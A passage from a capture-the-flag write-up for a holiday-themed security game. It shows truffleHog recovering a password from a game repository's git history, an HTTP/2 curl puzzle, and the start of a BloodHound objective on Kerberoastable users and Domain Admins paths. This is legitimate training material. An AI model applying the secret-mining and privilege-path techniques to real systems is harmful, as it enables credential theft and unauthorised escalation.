
*.zip - Search Results in santas_castle_automation-master

Search Results in santas_castle_automation-master

*.zip


ventilation_diagram.zip
C:\Users\steph\Desktop\santas_castle_automation-... Type: WinRAR ZIP arc... Date modified: 12/12/2018 7:54 AM Size: 723 KB

Following Wunorse's advice let us give *Trufflehog* a go with *"entropy=True*".




```
C:\Python27\truffleHog-dev\truffleHog>truffleHog.py --regex --entropy=True https://git.kringlecastle.com/Upatree/santas_
castle_automation.git
~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~
[92mReason: High Entropy[0m
[92mDate: 2018-12-11 08:25:45[0m
[92mHash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442[0m
[92mFilepath: schematics/for_elf_eyes_only.md[0m
[92mBranch: origin/master[0m
[92mCommit: removing file[0m
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore
, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing
 he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '[93m9ed54617547cfca783e0f81f8dc5c927e3d1e3[0m'
+


~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~
```

Yippee-ki-yay! The latest entry using high entropy returned a change request to strengthen the password. Good thing *Trufflehog* managed to sniff it out.



New [Achievement] Unlocked: Data Repo Analysis!

Click here to see this item in your badge.



The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

New [Narrative] Unlocked: !


New [Narrative] Unlocked: !

Click here to see this item in your badge.

Note: Double unlock! See Appendix A for full Narrative

AlternaTip: (Avoid Hans)

Check out Appendix D for the contents of the zip file



New [Achievement] Unlocked: Google[TM] Ventilation Maze!


Click here to see this item in your badge.


Objective 5. Ad Privilege Discovery

Difficulty: ★★★☆☆


Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. ***For hints on achieving this objective, please visit Holly Evergreen and help her with the*** *CURLing Master* ***Cranberry Pi terminal challenge***.


Download and load the SANS Slingshot Linux virtual machine and launch the image.






The objective is to find a reliable and the shortest path for a ***Kerberoastable*** user to the ***Domain Admins*** group. Maybe ***Holly Evergreen*** can shed some light to this task. She is located on the ***west wing***. Take a left from the main hall just past the ***Google*** booth.


Oh, that Bushy!
Sorry to vent, but that brother of mine did something strange.
The trigger to restart the Candy Striper is apparently an arcane HTTP call or 2.


New [Hint] Unlocked: HTTP/2.0 Basics!
Click here to see this item in your badge.




```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@c74909b421b5:~$
```

Easter Egg:


Check out Appendix E for some funny bash history

The challenge is to start the *Candy Striper* daemon using *CURL*. Doing a quick check, we can see that curl returns encrypted traffic, possibly *http2* but it is not using *TLS/SSL*.




```
elf@2eeb2304b0fd:~$ curl http://localhost:8080/index.php
□□  □ �□□���elf@2eeb2304b0fd:~$
elf@2eeb2304b0fd:~$
```

The niginx.conf confirms our suspicion.




```
server {
# love using the new stuff! -Bushy
        listen                  8080 http2;
        # server_name           localhost 127.0.0.1;
        root /var/www/html;
```

Let's check the *"curl –help"* to see how it handles *http2* traffic. (10)




```
elf@aaed5da30a7e:~$ curl --help | grep http2
     --http2          Use HTTP 2 (H)
     --http2-prior-knowledge  Use HTTP 2 without HTTP/1.1 Upgrade (H)
elf@aaed5da30a7e:~$
```

From the previous command we know that http2 is being used in an unencrypted channel. It is therefore possible to get a connection preface by using the flag *"–http2-prior-knowledge"*.





```
elf@aaed5da30a7e:~$ curl --http2-prior-knowledge http://localhost:8080/
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
```


Nice, we get an unencrypted response from the server and it is asking us to *POST* with the parameter *"status=on"* to get the Candy Striper running. Add *-X POST -d "status=on"*




```
elf@aaed5da30a7e:/etc/nginx$ curl --http2-prior-knowledge -X POST -d "status=on" http://localhost:
8080/
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


                                                                        okkd,
                                                                       OXXXXX,
                                                                      oXXXXXXo
                                                                     ;XXXXXXX;
                                                                    ;KXXXXXXx
                                                                   oXXXXXXXO
                                                                .lKXXXXXXX0.
 ''''''        .''''''        .''''''        .:::;    ':okKXXXXXXXX0Oxcooddool,
'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXxxXXXXXXXXXXX.
'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXxx0KKKKK000d;
'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXOdkO000KKKKK0x.
'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXxxXXXXXXXXXXXX:
'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXKkkxxO000000Ox;.
'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXXO.
'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxcccckXXXXXXXXXX0KXKxOKKKXXXXXXXk.
.c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXXXXX0xO00000000c
                                                  ;xKXXXXXXX0xKXXXXXXXXK.
                                                    ..,:ccllc:cccccc:'


Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
```











New [Achievement] Unlocked: CURLing Master!
Click here to see this item in your badge.

Bloodhound Slingshot

Asking about Domain Admins, Holly Evergreen revealed ***"Bloodhound"***,a sniffing tool that can find paths to reaching privileged machines. (11)






New [Hint] Unlocked: Bloodhound Tool!

New [Hint] Unlocked: Bloodhound Demo!

Click here to see this item in your badge.

